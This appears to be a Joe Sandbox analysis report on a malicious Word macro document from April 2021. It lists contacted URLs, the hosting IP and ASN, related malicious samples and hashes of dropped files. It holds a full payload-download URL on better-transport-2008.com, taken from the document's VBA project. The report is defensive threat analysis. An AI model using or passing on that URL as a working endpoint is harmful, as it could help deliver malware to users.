http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://store.officeppe.com/addinstemplate	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://web.microsoftstream.com/video/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://graph.windows.net	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://dataservice.o365filtering.com/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://ncus.contentsync.	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://better-transport-2008.com/bijol/dV6T3iG7zYYN/GdUb2hcoKh0i16jtB3A2H0NA1hpc/74683/46747/72864/4	vbaProject.bin	false	• Avira URL Cloud: safe	unknown
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://weather.service.msn.com/data.aspx	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://apis.live.net/v5.0/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://management.azure.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://wus2.contentsync.	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://api.office.net	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://entitlement.diagnostics.office.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://outlook.office.com/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://templatelogging.office.com/client/log	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://outlook.office365.com/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://webshell.suite.office.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://management.azure.com/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://login.windows.net/common/oauth2/authorize	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://devnull.onenote.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://ncus.pagecontentsync.	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://messaging.office.com/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://augloop.office.com/v2	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://skyapi.live.net/Activity/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://dataservice.o365filtering.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.cortana.ai	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false		high
http://https://directory.services.	A87B51A9-A3C7-4F56-B132-575A1B8D2861.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.142.215.160	better-transport-2008.com	Russian Federation		202933	CLOUDSOLUTIONSRU	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	399362
Start date:	28.04.2021
Start time:	17:52:54
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 48s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Datei-04.28.2021.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	31
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (VBA) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal76.expl.winDOC@4/14@1/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .doc • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 93.184.220.29, 13.64.90.137, 131.253.33.200, 13.107.22.200, 20.50.102.62, 13.88.21.125, 92.122.145.220, 52.109.76.68, 52.109.76.35, 52.109.76.34, 52.147.198.201, 184.30.24.56, 20.82.209.183, 92.122.213.194, 92.122.213.247, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): cs9.wac.phicdn.net, arc.msn.com.nsatc.net, prod-w.nexus.live.com.akadns.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, arc.trafficmanager.net, nexus.officeapps.live.com, officeclient.microsoft.com, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, dual-a-0001.dc-msedge.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.142.215.160	Datei-04.28.2021.doc	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDSOLUTIONSRU	Datei-04.28.2021.doc	Get hash	malicious	Browse	• 45.142.215.160
	richiedere-04.26.21.doc	Get hash	malicious	Browse	• 45.142.215.164
	richiedere-04.26.21.doc	Get hash	malicious	Browse	• 45.142.215.164
	richiedere-04.26.21.doc	Get hash	malicious	Browse	• 45.142.215.164
	verschreiben.04.26.2021.doc	Get hash	malicious	Browse	• 45.142.215.163
	verschreiben.04.26.2021.doc	Get hash	malicious	Browse	• 45.142.215.163
	verschreiben.04.26.2021.doc	Get hash	malicious	Browse	• 45.142.215.163
	3IsEcDekqj.exe	Get hash	malicious	Browse	• 45.142.215.63
	Handel-04.20.2021.doc	Get hash	malicious	Browse	• 45.142.215.16
	Handel-04.20.2021.doc	Get hash	malicious	Browse	• 45.142.215.16
	der Vorschlag.04.21.doc	Get hash	malicious	Browse	• 45.142.215.16
	der Vorschlag.04.21.doc	Get hash	malicious	Browse	• 45.142.215.16
	der Vorschlag.04.21.doc	Get hash	malicious	Browse	• 45.142.215.16
	zu erzaehlen.doc	Get hash	malicious	Browse	• 45.142.215.32
	zu erzaehlen.doc	Get hash	malicious	Browse	• 45.142.215.32
	zu erzaehlen.doc	Get hash	malicious	Browse	• 45.142.215.32
	verschreiben 04.16.2021.doc	Get hash	malicious	Browse	• 45.142.215.32
	verschreiben 04.16.2021.doc	Get hash	malicious	Browse	• 45.142.215.32
	verschreiben 04.16.2021.doc	Get hash	malicious	Browse	• 45.142.215.32
	zu fordern.04.21.doc	Get hash	malicious	Browse	• 45.142.213.182

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\argumentSelectTmp.jpg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	HTML document, ASCII text
Category:	dropped
Size (bytes):	204
Entropy (8bit):	5.134216527532146
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3F3KCezocKqD:J0+oxBeRmR9etdzRxxez1T
MD5:	FEDDB78986726A4A2161D362A5D52F25
SHA1:	BAAA81B272211FA22DF14E3DCA322CE63FFA50B4
SHA-256:	2793291CF9D1C679B16DA071414FDE1E27A07508B616572332953DE5BB77083E

C:\ProgramData\argumentSelectTmp.jpg	
SHA-512:	42DAB38699465155F38326F6967F358549E89A470971CB66F7ECD08FC439CC18A8377FF9B2BF24882B13AE548A4DE9FFCC6FEB2E1EDA2484F9ADFDD489EBF92A
Malicious:	false
Reputation:	low
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "laka4" was not found on this server. .</body></html>.

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\A87B51A9-A3C7-4F56-B132-575A1B8D2861	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	134558
Entropy (8bit):	5.368408674816341
Encrypted:	false
SSDEEP:	1536:xcQIKNEHBXA3gBwlpQ9DQW+zhh34ZldpKWXboOilX5ErLWME9:OEQ9DQW+zPXO8
MD5:	311806B4B6FD76169530A0D8AA27F87A
SHA1:	7E03FA01F7C5FB2237868BBBA80BF5DB58D5428E
SHA-256:	04011A3382253AC5B3BB0584F414B114C33CAFCF7F7C9065BF2C3BBCDFFE24F8
SHA-512:	9902ED4949C849E9A4D58DBDFD09597DB921DC1901B3A88AD1E23B9406791C2967578CF31F3326EF1B9871209ECB8FB5856EB2D7390DF12DCACD0B21BDC4813
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-04-28T15:53:39">.. Build: 16.0.14026.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\547D46CD.jpeg	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	[TIFF image data, little-endian, direntries=14, height=630, bps=182, compression=LZW, PhotometricIntepretation=RGB, orientation=upper-left, width=2288], baseline, precision 8, 828x186, frames 3
Category:	dropped
Size (bytes):	79188
Entropy (8bit):	7.847381222647767
Encrypted:	false
SSDEEP:	1536:3hdklvI0APY2ywnbcbWSfZL2+wSJx8+RBZe0nV3AgXf0lSQw6eh:MlZAPY2yWwb3ZadaxHeuNQpeh
MD5:	A1BAC07A20C5DF390D6D96B0FB713F5D
SHA1:	427F044786B5C412EF3B424CDA2DEA817AA9CCA6
SHA-256:	0638205EBB792E3447169B46FBFB6BC48A1433B8335794ED4CEB6706F5290EF3
SHA-512:	1EBB00551E59417AA5CC16D195E27EE227342108C4C093D9A747241BAC6AC54A48262686AD3911DFDCF89AA1EA3E2A1C91CAE790252A5C2C81978F362CCA2B1
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	.....xExif..II*.....v.....(.....1.....2.....i.....0.....'.....'..Adobe Photoshop 22.2 (Windows).2021:04:08 01:34:08.....<.....~.....(.....H.....H.....Adobe_CM.....Adobe.d.....$....".....?.....3.....!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'.....Vfv.....7GWgw.....5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%.....&5..D.T..dEU6te....u..F.....Vfv.....'7GWgw.....?.....S.,2....}....sC.:.....k..}OS.6~..?Yz.....}M...|....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRC0000.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	Microsoft Word 2007+
Category:	dropped
Size (bytes):	17942
Entropy (8bit):	7.402079594689573
Encrypted:	false
SSDEEP:	384:Jg+SiC78lKpodS2kC556akwLWdxd0pfB3lXMUES7ls:cV8xo5krakw6L0pfLMRgs
MD5:	750EA3694D64FBF745FF350EEDF81300
SHA1:	333AD1C748B5AF88F2296347D9161072F3B0FFDD
SHA-256:	ADDFC062C6618726504DCD124B5A4EAEFC38FB2E72A7CC9076354C0A5A719A94
SHA-512:	1FFBEB0C5407341E9302673050D8D3562CB05EA0EFDE0FE36745F56A0FD49AD0EB5E6EF295FD3D6A0DAABBAFC47E217982B61F6D1581732C3C581E931DC1F99
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRC0000.tmp	
Preview:	PK.....!.Q3.p.....[Content_Types].xml ...(..... ....N.0.E.H.C.-J\X .....J..0....K.....H...R*.D.g..3.H....M!`.I....J.j;*...>.b.Fa...B....wz...<`F..K6.._s.r.F`.<X.T....7....U.._t:.\:...<&....A%&:f.9.. H.hd..*1y.Lx.k)".....e..k.g.....)....&.....A...3..WNN.U..e...<....'4(.....x.....nh.t.....p7..j..s...I@.w6.X..C.Tp...r+..^..F.N...".az...h.[!F.!...g...i"...C..n9.~l...3.....H..V..9.2.,)s..GZD..mo6 M..a.!...q$.....O..r-.....PK.....!.....N.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{9CE060EB-57B2-4D10-B350-6C5157BDAA6D}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	0.1903644670878318
Encrypted:	false
SSDEEP:	3:/lMlt4sllllFlNtwl5h9Z9:+lr45v
MD5:	43EADFFEFD5914B486C8193474EA3408
SHA1:	048972F9F902493E595F848E45052DF938621907
SHA-256:	46F3BCD8D35DE83BDD29CA5C831E78C421869E3D4D0F8DDD60CD2A9E8E60ED77
SHA-512:	11BBE96AFE28472C497DC7252560D77B9595C904C2253881AC407DFD5F23A3D4EA29526DB4DCA242B074D83217459D10FB428ACF92B934C17C286E73A87A333
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{CBEA3AE0-72F5-4309-8667-0310211F1AE9}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Reputation:	high, very likely benign file
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.Word\~WRS{CD582963-AB60-4B3D-8985-14AC1ED35740}.tmp	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false
SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28B A4
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\laka4[1].htm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\laka4[1].htm	
File Type:	HTML document, ASCII text
Category:	downloaded
Size (bytes):	204
Entropy (8bit):	5.134216527532146
Encrypted:	false
SSDEEP:	6:pn0+Dy9xwGObRmEr6VnetdzRx3F3KCezocKqD:J0+oxBeRmR9etdzRxxez1T
MD5:	FEDDB78986726A4A2161D362A5D52F25
SHA1:	BAAA81B272211FA22DF14E3DCA322CE63FFA50B4
SHA-256:	2793291CF9D1C679B16DA071414FDE1E27A07508B616572332953DE5BB77083E
SHA-512:	42DAB38699465155F38326F6967F358549E89A470971CB66F7ECD08FC439CC18A8377FF9B2BF24882B13AE548A4DE9FFCC6FEB2E1EDA2484F9ADFDD489EBF92A
Malicious:	false
IE Cache URL:	http://better-transport-2008.com/bijol/dV6T3iG7zYYN/GdUb2hcoKh0i16jtB3A2H0NA1hpc/74683/46747/72864/44SSv8NGhJXy5fQxaupfdO8M/ZJEB/17780/qJ9lstoLuZrOY/laka4?page=iiJKK2MrmsRueKNRXFWZCo9SOGKZ&user=hIf0d5tRMn7urFpIay3&q=gV91M4&sid=cwv4FzNMjZLFugtW1lxjgH314&search=KCgMbDFMHNTY94w5RXElHoTs
Preview:	<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">.<html><head>.<title>404 Not Found</title>.</head><body>. Not Found . The requested URL "laka4" was not found on this server. .</body></html>.

C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	170164
Entropy (8bit):	4.363515954994734
Encrypted:	false
SSDEEP:	1536:fJNoRXaLzolWWpFpKKHAeedydju4HTbTuo+o5aQxJudUl9yhQL3oKmmy:ffoog8WpFpKKHHedydFeo+oQLUlPoK0
MD5:	2EF82388B599F560F5A36C3E7B2C0D9E
SHA1:	717942BFB7DD27FD8ABC76E81B01716BE4FF5090
SHA-256:	759C5E3596DF80EA4C95D00BD7D93EE18D676CF24E8BE74CFF95417B06958E68
SHA-512:	590A751D31912A0D6B700812A2A0D471D99DE8DDC979388CABFD3CE0345BBEF34763CB9341EA2AA0D2FD3FF0086B27904D1C2720BE173AB84B2539DB56CAF6C
Malicious:	false
Preview:	MSFT.....Q.....$.....$..... .....d.....,.....X..... .....L.....x.....@.....l.....4.....`.....(.....T.....H.....t.....<..... ..h.....0.....\.....$.....P.....\|.....D.....p.....8.....d.....,.....X..... .....L.....x.....@..... ..l ... ..4!...!...!..`"..."..(#...#...#..T$...$...%...%...%..H&.. .&...'..t'...'..<(...(...)..h)...)..0*...*...*..\+...+..$,...,...,..P-...-.....|.....D/.../...0..p0...0..81...1...2..d2...2..,3...3...3..X4...4.. 5...5...5..L6...6...7..x7...7..@8...8...9..l9...9..4:...:...:..`:...;.. (<...<...<..T=...=...>...>...>..H?...?...@..t@...@..<A...A...B..hB.....l...B.....$..... .....x...l.....T..... ....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Datei-04.28.2021.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 13:47:03 2020, mtime=Wed Apr 28 23:53:40 2021, atime=Wed Apr 28 23:53:37 2021, length=90627, window=hide
Category:	dropped
Size (bytes):	2180
Entropy (8bit):	4.717758588277304
Encrypted:	false
SSDEEP:	24:8JwV2rEDQArK6bDyd7aB6myJwV2rEDQArK6bDyd7aB6m:86V2KrKEB6p6V2KrKEB6
MD5:	EDEAA19361D5BBE087F35EC82095408D
SHA1:	4CDE6D44946E1D6954394C9931EA340EAE0B6218
SHA-256:	3A50C5BBE2F6648DF765AF1D93BA959AFC8F2C9EC40B13F96525DD28ABE86E8E
SHA-512:	00B395C4F09AE2A46EC74C85FFF42995F5E69AD846AD3A5B33BF0BB3A7C5CC6A572AE0432ACA24205DE6C6A5F636C1378043C49447279762D94E72CD0F39454
Malicious:	false
Preview:	L.....F.... .....8.8....L...<.....<...b.....P.O. .:i.....+00.../C:\.....x.1.....Ng...Users.d.....L...R.....:.....B..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....T.1.....>Q.u..user..>.....NM..R.....S.....a.l.f.o.n.s.....~.1.....>Q.u..Desktop.h.....NM..R.....Y.....>.....Q.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....v.2..b...R.. .DATEI-~1.DOC..Z.....>Q.u.R.....f.....4L..D.a.t.e.i.-.0.4...2.8...2.0.2.1...d.o.c.....[.....-.....Z.....>.S.....C:\Users\user\Desktop\Datei-04.28.2021.doc..+.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.D.a.t.e.i.-.0.4...2.8...2.0.2.1...d.o.c.....:.,.LB.)...Aw...`.....X.....745773.....!a..%.H.VZAj...zXt.+.....W..!a..%.H.VZAj...zXt.+.....W.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	86
Entropy (8bit):	4.326022969633015
Encrypted:	false
SSDEEP:	3:M1SmMIRVELUl5eIRVELUlmX1SmMIRVELUlv:MQ7rLUrerLUf7rLU1

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
MD5:	0BDE91546ED3D50D1B9A1B4A37CF9572
SHA1:	16FC4A4A6EA006B381E57857AB4B29D966A847EB
SHA-256:	4066E345B4B51909606757F4B5875000A5C838A8F8DE107415E6D67470FB032E
SHA-512:	5133A71D4FBEE2EE09CA4626944F07C7AE3DF9F24CC6C3767488A57D9E1E23A6E6D01C8521A56A811DFE3CA18B375AEA3B8E45534A2DABA4FD1869307AD91FDC
Malicious:	false
Preview:	[doc]..Datei-04.28.2021.LNK=0..Datei-04.28.2021.LNK=0..[doc]..Datei-04.28.2021.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	1.494861186799854
Encrypted:	false
SSDEEP:	3:Rl/Zd0lbkj3kllalRhlXlk:RtZCbyk2
MD5:	4C507C3324F22A4C2BFFBDD520DD5674
